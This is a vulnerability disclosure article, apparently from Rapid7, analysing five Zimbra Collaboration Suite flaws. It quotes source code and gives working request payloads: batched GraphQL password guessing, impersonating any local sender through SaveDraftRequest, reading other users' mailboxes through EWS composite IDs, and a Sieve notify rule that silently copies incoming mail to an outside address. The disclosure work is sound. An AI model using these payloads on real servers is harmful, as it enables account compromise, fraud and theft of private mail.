An enterprise mail server authenticates users, stores private communications, delivers recovery links, runs calendars, and sends mail that employees and other systems trust. Compromising it can therefore expose both email and the identities and workflows built around it.
During a broader assessment of Zimbra Collaboration Suite (ZCS), Rapid7 reported more than 80 vulnerabilities spanning authentication, mailbox authorization, calendar processing, web clients, document services, and the host operating system. The affected components are being fixed on different schedules, so we are publishing the analysis in stages. An accompanying GitHub repository containing full write-ups and PoCs serves as a live technical tracker, and will be updated as further findings and fixes become public.
This first article concentrates on five account-related vulnerabilities:
CVE | Finding | Rapid7 CVSS | Fixed release |
|---|---|---|---|
GraphQL authentication rate-limit bypass | No public fix listed | ||
LDAP filter injection | No public fix listed | ||
Email impersonation via SaveDraftRequest | ZCS 10.1.17 | ||
EWS cross-user mailbox access | ZCS 10.1.20 | ||
Sieve notify forwarding-restriction bypass | ZCS 10.1.20 |
Part 2 will cover unauthenticated stored XSS paths in the Classic and Modern clients and what they can do with the recipient's session. A script can install the Sieve forwarding rule (CVE-2026-50055); another path preserves direct mailbox access after the original session expires or the victim changes their password. CVE-2026-73571 makes these attacks more credible by placing the message in the mailbox as any chosen local user.
Parts 3 and 4 move through the document-service boundary from SSRF to code execution as zimbra, then cover multiple independent paths from zimbra to root. The BruCON presentation, Signed, Sealed, Compromised: Weaponizing Enterprise Mail Infrastructure, previewed these chains, including selected root-command output returned to the victim's browser after one message selection.
Product description
Zimbra Collaboration Suite is a self-hosted platform for email, calendars, contacts, tasks, and file sharing. Zimbra calls its commercial server Network Edition. Within one Network Edition installation, customers can license a mixture of Standard and Professional users. Zimbra Desktop and Zimbra Connector for Outlook are separate client applications, while Exchange Web Services (EWS) is a separately licensed server feature for Outlook compatibility.
ZCS includes two webmail clients with different request and rendering stacks: Classic relies primarily on SOAP, while Modern uses GraphQL. The server also accepts SMTP and iCalendar input, exposes compatibility services such as EWS, and delegates work to local components running under several operating-system identities.
Testing setup
Rapid7 initially assessed ZCS 10.1.16_GA_4850 Network Edition on Ubuntu 22.04. For fixed findings, each section describes Zimbra's fix and the accompanying Github repository retains the complete vulnerable-to-fixed diff.
Impact
The pre-authentication findings lower separate barriers to obtaining a foothold. GraphQL hides failed password attempts from Zimbra's source-IP counter. In the configured external-LDAP case, a second flaw can also leave the optional account-lockout policy with no local account to lock.
Each remaining finding is independently exploitable from an ordinary compromised account. Email impersonation needs no optional feature: the attacker places a different local address in an authenticated request. Zimbra submits the message from that account through the trusted outbound pipeline and records a copy in the selected user's Sent folder.
If EWS is enabled for the compromised account, the attacker can read private conversations, attachments, drafts, sent mail, contacts and calendar entries from other users' mailboxes. A separate Sieve policy bypass can keep copies of future mail flowing to the attacker after the original session expires or the password changes.
These examples do not represent everything an attacker can do with authenticated Zimbra access, or the full vulnerability set from the assessment.
GraphQL authentication rate-limit bypass (CVE-2026-93637)
This pre-authentication route requires only HTTPS access to Zimbra. ZimbraInvalidLoginFilter normally records failed logins by source address around requests to the public service endpoints. Classic submits login attempts through the SOAP AuthRequest path, whereas Modern exposes the same password check through its GraphQL authenticate mutation.
That limiter's failure threshold is 10 by default, and after a source crosses it within the configured window, subsequent requests handled by the filter receive HTTP 503. CVE-2026-93637 allows attempts through GraphQL to remain invisible to that counter.
Technical analysis
The failure counter relies on a request attribute
ZimbraInvalidLoginFilter wraps requests to the public service endpoints and runs the downstream handler before its counter logic:
// ZimbraInvalidLoginFilter.doFilter()
// ... whitelist, disabled-filter and existing-suspension handling omitted
chain.doFilter(request, response);
if (req.getAttribute(AUTH_FAILED) != null) { // [0] wrapper-supplied signal
    // ... logging omitted
    boolean loginFailed = (Boolean)req.getAttribute(AUTH_FAILED);
    if (loginFailed) {
        // ... per-IP counter lookup and initialization omitted
        if (count.incrementAndGet() > this.maxFailedLogin) {
            this.numberOfFailedOccurence.put(clientIp, count);
            this.suspiciousIpAddrLastAttempt.put(
                clientIp, System.currentTimeMillis());
        }
        this.numberOfFailedOccurence.put(clientIp, count);
    }
    // ... final debug logging omitted
}
At [0], failure processing begins only if the downstream path added auth.failed to the request. The relevant SOAP exception path is:
// SoapEngine.dispatchRequest()
// ... earlier dispatch handling omitted
catch (AccountServiceException.AuthFailedServiceException e) {
    HttpServletRequest httpReq = (HttpServletRequest)context.get("servlet.request");
    httpReq.setAttribute("auth.failed", (Object)Boolean.TRUE); // [1] failure becomes visible
    String clientIp = (String)context.get(REQUEST_IP);
    httpReq.setAttribute(REQUEST_IP, (Object)clientIp);
    response = soapProto.soapFault((ServiceException)e);
    // ... debug and informational logging omitted
}
At [1], SoapEngine.dispatchRequest() sets the attribute before returning the authentication fault. A failed SOAP login therefore reaches the check at [0] and increments the source-IP counter.
GraphQL skips the SOAP failure handler
Modern Zimbra's GraphQL extension builds an ordinary AuthRequest, then reaches its handler through XMLDocumentUtilities.executeDocumentAsGuest():
// XMLDocumentUtilities.executeDocumentAsGuest()
public static Element executeDocumentAsGuest(DocumentHandler handler,
        Element request, RequestContext rctxt) throws ServiceException {
    HashMap<String, Object> context = new HashMap<String, Object>();
    context.put("zimbra.context",
        GQLAuthUtilities.getGuestZimbraSoapContext(request.getQName(), handler, rctxt));
    context.put("servlet.request", rctxt.getRawRequest());
    context.put("servlet.response", rctxt.getRawResponse());
    return handler.handle(request, context); // [2] bypasses SoapEngine
}
At [2], the helper calls the authentication handler without passing through SoapEngine. An incorrect password still becomes a GraphQL error, but the catch block at [1] never runs. The attribute read at [0] is absent, so the filter does not increment the source-IP counter.
Exploitation
Batched authentication
An unauthenticated client sends JSON to /service/extension/graphql. GraphQL aliases let its query field invoke authenticate repeatedly with different passwords:
mutation {
  a0: authenticate(authInput: {account: {accountBy: name, key: "[email protected]"}, password: "pass0"}) { authToken }
  a1: authenticate(authInput: {account: {accountBy: name, key: "[email protected]"}, password: "pass1"}) { authToken }
  a2: authenticate(authInput: {account: {accountBy: name, key: "[email protected]"}, password: "pass2"}) { authToken }
}
Each alias performs a real authentication operation. Failures appear in the GraphQL errors array, while a successful alias returns an authentication token under its corresponding name. The GraphQL engine imposes no application-level alias limit on this path. The whole document remains one HTTP request, so Jetty's request-count control sees one request rather than the number of login operations inside it.
Alias execution is sequential and backend-bound, so the rate depends on the deployment. Using 100 aliases per request, 10,000 candidates completed in under two minutes without the Zimbra IP counter or Jetty's request filter blocking the source. The vulnerability removes IP-level failed-login accounting and reduces request overhead.
The CVE-2026-93637 PoC accepts an ordinary password file, generates the batched GraphQL documents and reports the accepted candidate.
 Figure 1: Metasploit module tests 1500 passwords in 15 requests, successfully identifying the correct password in the final batch.
Per-account lockout
The IP counter is not Zimbra's only possible control. Its separate per-account lockout policy is disabled by default, but when enabled, failed GraphQL operations still increment the target local account's counter and stop further guessing when that account locks.
CVE-2026-93635 and external LDAP
On domains configured with external LDAP search-filter authentication and lazy auto-provisioning, CVE-2026-93635 turns the login field into a password oracle for an external directory user. LdapUtil.computeDn() substitutes a wildcarded login such as jdoe*@example.test into the configured filter without escaping it. If that pattern selects one directory entry, Zimbra tries the candidate password against that user. An incorrect password returns account.AUTH_FAILED; a correct password passes the LDAP bind and reaches lazy provisioning, producing a different response.
The wildcarded login is not the name of an existing local Zimbra account, so the optional per-account lockout has no account against which to record the failed attempt. Sending the same operation through GraphQL also avoids the source-IP counter. With per-account lockout enabled and its threshold set to five, repeated wrong candidates incremented neither counter, while a correct password remained distinguishable. This two-bug composition applies only to the stated external-LDAP configuration, not Zimbra's default local-authentication path.
The LDAP/GraphQL composition PoC and CVE-2026-93635 tracker entry cover this configured external-directory path in detail. The CVE-2026-93637 tracker entry records the standalone finding and affected-version evidence.
Impact
Anyone who can reach the public GraphQL endpoint can make repeated password guesses without triggering Zimbra's source-IP suspension. Batching several candidates also reduces the number of HTTP requests and the associated network overhead. This makes weak, reused or previously exposed passwords more practical to test, but it does not reveal a strong password or bypass a separate MFA check.
Email impersonation via SaveDraftRequest (CVE-2026-73571)
SaveDraftRequest has a delegated-sending path selected by isDelegatedReq. On a vulnerable server, an ordinary user can place another local address in the request's From field. The handler resolves that address to its mailbox, assumes the mailbox owner's authority and calls Zimbra's normal send routine without checking whether the signed-in account has send-as rights. This is an application authorization failure, not a forged display name or a hand-written SMTP header: Zimbra submits the attacker's message as the selected account and adds the corresponding item to that account's Sent folder.
The target must be on the same mailbox server, but the attack requires no optional Zimbra feature, existing delegation, administrator right or victim action.
Technical Analysis
Claimed sender becomes mailbox authority
After the request parser extracts the From address, the delegated branch resolves that address to a local account and reads an optional delegateeAccountId:
// SaveDraft.handle() excerpt
// ... message fields, From address and delegation attributes parsed above
if (mailAddress != null) {
    delegatorAccount = prov.get(
        Key.AccountBy.name, mailAddress, zsc.getAuthToken()); // [0] account named by From
}
if (isDelegatedReq) {
    delegatorMbox = MailboxManager.getInstance()
        .getMailboxByAccountId(delegatorAccount.getId());
    Account delegateeAccount = null;
    OperationContext oct = null;
    if (delegateeAccountId != null) {
        delegateeAccount = prov.getAccountById(delegateeAccountId);
        oct = new OperationContext(delegateeAccount); // [1] supplied account context
    } else if (delegatorMbox != null) {
        oct = new OperationContext(delegatorMbox); // [2] claimed sender context
    }
    if (oct != null && delegatorMbox != null) {
        mm = ParseMimeMessage.parseMimeMsgSoap(
            zsc, oct, delegatorMbox, msgElem, null, mimeData);
        boolean deliveryReport = false;
        // ... optional delivery-report update omitted
        SendMsg.doSendMessage(oct, delegatorMbox, mm, mimeData.uploads,
            null, "r", null, null, false, false, false, deliveryReport); // [3] platform delivery
    }
    // ... response construction omitted
}
There is no checkRight(), canAccessAccount(), or canSendAs() call between resolving the account at [0] and delivery at [3]. In the demonstrated request, delegateeAccountId is absent. At [2], Zimbra constructs the operation context from the mailbox named in From, causing the later send to treat the selected account as the caller. [3] then submits the message through Zimbra's legitimate sending path.
There is a second way to trigger the flaw. The attacker can supply the claimed sender's account UUID in delegateeAccountId. At [1], Zimbra constructs the operation context directly from that account and reaches the same impersonation result without checking the identity that was actually signed in.
Exploitation
Sending as a local identity
The relevant SaveDraftRequest body is:
<SaveDraftRequest xmlns="urn:zimbraMail" isDelegatedReq="1">
  <m>
    <e t="t" a="[email protected]"/>
    <e t="f" a="[email protected]"/>
    <su>Updated payroll review</su>
    <mp ct="text/plain"><content>Please review the changes.</content></mp>
  </m>
</SaveDraftRequest>
Because Zimbra submits the message through its legitimate infrastructure, the issue goes beyond display-name spoofing. On a deployment whose legitimate outbound mail passes SPF, DKIM, and DMARC, the impersonated message passes them too: it uses the same source MTA, signing domain, RFC sender, and envelope sender as legitimate mail from the selected account. Local testing confirmed that sender alignment and normal MTA path.
The CVE-2026-73571 PoC submits the delegated request with an operator-selected sender, recipient, subject and message body. On the affected build, the message arrived with the CEO as its RFC sender, and the same subject appeared in the CEO's Sent folder.
 Figure 2: The victim's Inbox displays the forged message as an ordinary internal email from the CEO.
Impact
An attacker can impersonate any local user, not only an administrator or executive. Internally, that allows believable payment requests, changes to account details, malicious links, false instructions and fraudulent approvals. Normal display-name spoofing warnings and external-sender banners do not help because Zimbra submits the message as the selected local user.
Zimbra also places the forged message in the impersonated user's Sent folder. This leaves a fabricated record of authorship and can support an attempt to frame that user.
 Figure 3: The same forged message is recorded in the CEO's Sent folder.
For external recipients, the attacker can send from a finance account to request new payment details, use an operations account to cancel or alter an order, or send scams and abusive mail under an employee's address. The consequences depend on the role and relationships of the selected sender.
The same trusted-delivery advantage applies to exploit-bearing mail. The next article will examine browser-side findings that an attacker can deliver from any chosen local account. Impersonation is not required for the XSS itself, but can make the message appear to come from somebody the recipient trusts.
Fix
The patch in ZCS 10.1.17 retains the account that actually signed in unless it has an explicit send-as or send-on-behalf-of right. An unauthorized delegated request consequently runs as the caller rather than the account named in the message.
EWS cross-user mailbox access (CVE-2026-10631)
Zimbra's EWS extension uses composite folder IDs intended for shared-mailbox operations. FindItem trusts the owner UUID inside an attacker-supplied ID and constructs the authorization context from the selected mailbox instead of the account that signed in. This Insecure Direct Object Reference (IDOR) lets any ordinary EWS-enabled account read complete items from other users' mailboxes without a share or delegation grant.
The attacker needs zimbraFeatureEwsEnabled=TRUE. Although disabled by default, deployments using Zimbra's Outlook desktop integration commonly enable EWS class-of-service-wide. The target account does not need EWS enabled, and no target-user action is required.
Technical analysis
Composite IDs select the mailbox
To address a shared item, EWS needs to identify both the mailbox that owns it and the item or folder inside that mailbox. Zimbra encodes this as {ownerUUID}_{numericId}. For example:
5e05e6e2-8810-4c2a-a7ac-3771df62e344_2
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ ^
              owner UUID             +-- folder 2 (Inbox)
When FindItem receives a composite ID, FolderUtil.parseItemId() separates the owner and numeric portions. The owner value is then passed to ItemUtil.getGrantorMailbox():
// ItemUtil.getGrantorMailbox()
public static Mailbox getGrantorMailbox(String ownerId) throws ServiceException {
    Provisioning prov = Provisioning.getInstance();
    Account ownerAcct = prov.get(Key.AccountBy.id, ownerId); // [0] supplied owner UUID
    Mailbox mailboxOwnr = MailboxManager.getInstance()
        .getMailboxByAccount(ownerAcct); // [1] selected mailbox
    return mailboxOwnr;
}
At [0], EWS resolves the supplied owner UUID to a local account; [1] retrieves that account's mailbox. Neither method receives the caller's identity.
The mailbox becomes the authenticated identity
The authenticated account and selected mailbox are then passed to ItemOperation:
// ItemOperation.ItemOperation()
public ItemOperation(Account account, Mailbox mailbox, ZimbraAuth zimbraAuth)
        throws ServiceException {
    this.account = account; // [2] authenticated attacker
    this.mailbox = mailbox; // [3] selected owner's mailbox
    this.octxt = mailbox == null
        ? new OperationContext(account)
        : new OperationContext(mailbox); // [4] selected owner context
    this.zimbraAuth = zimbraAuth;
    this.octxt.setUserAgent(zimbraAuth.getUserAgent());
}
[2] is the attacker account. Supplying a victim UUID makes [3] the victim mailbox, so it is not null. [4] therefore creates OperationContext from the victim mailbox instead of the attacker account.
// OperationContext constructors
public OperationContext(Mailbox mbox) throws ServiceException {
    this(mbox.getAccount()); // [5] target mailbox owner
}

public OperationContext(Account acct) {
    this(acct, false);
}

public OperationContext(Account acct, boolean admin) {
    this.authuser = acct; // [6] identity used for permission checks
    // ... remaining context initialization omitted
}
[5] extracts the victim account from that mailbox, and [6] stores the victim as the authenticated user. The mailbox then compares this identity with its owner:
// Mailbox.getAuthenticatedAccount()
Account getAuthenticatedAccount() {
    // ... context and authenticated-user lookup omitted
    if (authuser != null && authuser.getId().equals(this.getAccountId())) {
        authuser = null; // [7] matching identity is treated as owner access
    }
    return authuser;
}
The identities match, so [7] changes the authenticated user to null, which downstream checks treat as owner access. The attacker's request is consequently authorized as the victim. EWS has used the untrusted owner UUID both to select a mailbox and to decide who is authenticated. The numeric folder ID is subsequently resolved within that owner context, allowing FindItem to access any folder in the selected mailbox.
Exploitation
Resolving a target mailbox
A target UUID is available through ordinary authenticated directory lookups. Both GetAccountInfoRequest and SearchGalRequest return zimbraId for a known local address. The PoC uses GetAccountInfoRequest:
<GetAccountInfoRequest xmlns="urn:zimbraAccount">
  <account by="name">[email protected]</account>
</GetAccountInfoRequest>
The response contains the target's UUID:
<attr name="zimbraId">5e05e6e2-8810-4c2a-a7ac-3771df62e344</attr>Appending _2 to the UUID forms the target's Inbox identifier. The attacker sends the following EWS request to /service/extension/zimbraews, or to /EWS/Exchange.asmx when EWS is exposed through Zimbra's standard proxy:
<m:FindItem Traversal="Shallow"
    xmlns:m="http://schemas.microsoft.com/exchange/services/2006/messages"
    xmlns:t="http://schemas.microsoft.com/exchange/services/2006/types">
  <m:ItemShape>
    <t:BaseShape>AllProperties</t:BaseShape>
    <t:IncludeMimeContent>true</t:IncludeMimeContent>
  </m:ItemShape>
  <m:IndexedPageItemView MaxEntriesReturned="5" Offset="0" BasePoint="End"/>
  <m:ParentFolderIds>
    <t:FolderId Id="5e05e6e2-8810-4c2a-a7ac-3771df62e344_2"/>
  </m:ParentFolderIds>
</m:FindItem>
The server returns the selected mailbox's data in the EWS response:
<ns2:Message xmlns:ns2="http://schemas.microsoft.com/exchange/services/2006/types">
<!-- Complete base64 MIME and other returned fields omitted. -->
<ns2:ItemId Id="5e05e6e2-8810-4c2a-a7ac-3771df62e344_380" ChangeKey="600"/>
<ns2:Subject>Project Phoenix acquisition timeline</ns2:Subject>
<ns2:Body BodyType="Text">The target accepted the preliminary terms.
Board approval is due Friday. Keep this strictly confidential.</ns2:Body>
<ns2:HasAttachments>true</ns2:HasAttachments>
<ns2:From><ns2:Mailbox>
<ns2:EmailAddress>[email protected]</ns2:EmailAddress>
</ns2:Mailbox></ns2:From>
<ns2:InternetMessageId><[email protected]></ns2:InternetMessageId>
</ns2:Message>The CVE-2026-10631 PoC obtains that UUID and creates the composite ID automatically.
Cross-account folder reads
Changing the numeric component selects another well-known folder:
Folder | Crafted ID | Unauthorized result |
|---|---|---|
Inbox | {uuid}_2 | Received messages and attachments |
Sent | {uuid}_5 | Messages sent by the target |
Drafts | {uuid}_6 | Unfinished messages |
Contacts | {uuid}_7 | Address-book entries |
Calendar | {uuid}_10 | Appointments and meeting data |
If the target mailbox is on another server in the same Zimbra cluster, the first server forwards the crafted request. The receiving server resolves its local mailbox from the same owner UUID and reaches the vulnerable FindItem constructor.
The CVE-2026-10631 tracker entry covers the full response, affected folders and multi-server path in detail.
Impact
EWS exposes the victim's private message bodies and attachments, as well as drafts, sent mail, contacts and calendar data. The attacker can monitor conversations and use their history to make the separate impersonation attack more credible.
An attacker can also request a password reset for another service, monitor the corresponding mailbox and consume the link. EWS does not bypass third-party MFA by itself, but it exposes an email channel that many services still treat as sufficient proof. Because the owner UUID is attacker-selected, the same ordinary EWS account can repeat these reads against other local mailboxes.
Note that an earlier version of this analysis, presented at BruCON 2026, attributed GetItem, send, move and delete to the same flaw. Comparing intermediate Network Edition releases during this research required multiple restored VM appliances, because EWS is license-gated and normal patching advances the complete system; one appliance retained a separate mailbox authorization state that obscured the boundary, which initially made the impact appear broader. Repeating each operation with explicit authorization and target-state controls narrowed the CVE to FindItem, which still exposes complete MIME and attachments.
Fix
The patch in ZCS 10.1.20 creates the EWS authorization context from the account that signed in, not the mailbox selected by the composite ID. Zimbra applied that correction to both local and remote mailbox operations.
Sieve notify forwarding-restriction bypass (CVE-2026-50055)
zimbraFeatureMailForwardingInFiltersEnabled=FALSE is meant to stop users creating server-side mail-forwarding rules. Zimbra enforces it by rejecting Sieve redirect, but accepts notify even though that action can send selected headers and the complete text body to an arbitrary external address. An authenticated user can therefore install persistent mail exfiltration despite the administrator's restriction. If forwarding is normally allowed, there is no policy boundary to bypass.
Technical analysis
Redirect is the only blocked action
Both the ModifyFilterRulesRequest and ModifyOutgoingFilterRulesRequest SOAP commands call checkForwardFilterAttr() before saving a rule. The check recognizes only one action type:
// DocumentHandler.checkForwardFilterAttr()
public boolean checkForwardFilterAttr(Account account, List<FilterRule> filterRules,
        String filterRuleType) throws ServiceException {
    if (!account.isFeatureMailForwardingInFiltersEnabled() && !filterRules.isEmpty()) {
        for (FilterRule filterRule : filterRules) {
            if (!Objects.requireNonNull(filterRule.getFilterActions()).stream()
                .anyMatch(FilterAction.RedirectAction.class::isInstance) // [0] redirect only
                || this.checkIfFilterAlreadyExists(filterRule, account, filterRuleType))
                continue;
            return false;
        }
    }
    return true; // [1] all other actions allowed
}
At [0], the policy classifies only RedirectAction as forwarding, meaning NotifyAction and RFCCompliantNotifyAction reach [1] even though they can send attacker-selected message content to an external email address.
Notify expands message content
These actions can include message content rather than just a generic alert because SoapToSieve.getSieveScript() enables the variables and enotify extensions. FilterUtil.getVarsMap() then supplies the values available to the notification:
// FilterUtil.getVarsMap() excerpt
// ... case-insensitive variable-map construction omitted
Enumeration enumeration = mimeMessage.getAllHeaders();
while (enumeration.hasMoreElements()) {
    Header header = (Header)enumeration.nextElement();
    vars.put(header.getName().toLowerCase(),
        ZInternetHeader.decode(
            mimeMessage.getHeader(header.getName(), ","))); // [2] decoded headers
}
vars.put("subject", parsedMessage.getSubject());
MPartInfo bodyPart = Mime.getTextBody(parsedMessage.getMessageParts(), false);
if (bodyPart != null) {
    // ... IOException handling omitted
    vars.put("body", Mime.getStringContent(
        bodyPart.getMimePart(),
        mailbox.getAccount().getPrefMailDefaultCharset())); // [3] selected text body
}
return vars;
When the rule runs, Notify.executeBasic() expands those variables into the notification subject and body. [2] makes decoded headers available, and [3] supplies the text part selected by Mime.getTextBody(). It does not supply raw MIME or attachments.
Exploitation
Installing persistent exfiltration
An authenticated user can place the following rule object inside ModifyFilterRulesRequest:
<filterRule name="Email Notification" active="1">
<filterTests condition="allof"><trueTest/></filterTests>
<filterActions>
<actionNotify a="[email protected]"
su="Fwd: ${subject}"
content="From: ${from} To: ${to} Subject: ${subject} ${body}"/>
<actionKeep/>
</filterActions>
</filterRule>actionKeep leaves the original message in the user's Inbox, while each matching delivery sends the selected message text and headers to the external address.
The CVE-2026-50055 PoC preserves existing filters while installing the notify rule. After an ordinary message arrived for the filtered account, another mailbox received its subject, sender, recipients, date and complete text body. The CVE-2026-50055 tracker entry has the complete affected-version information.
 Figure 4: The notification delivered to the attacker contains the subject, headers and complete text body of the victim's message.
Hidden from Modern
The persistence is not apparent in Modern. During testing, the server returned the active notification rule while the same account's Filters view remained empty. The server continued to run the rule normally, but Modern did not give the account owner a way to discover or remove it.
 Figure 5: Modern's Filters view does not display the active Sieve notify rule.
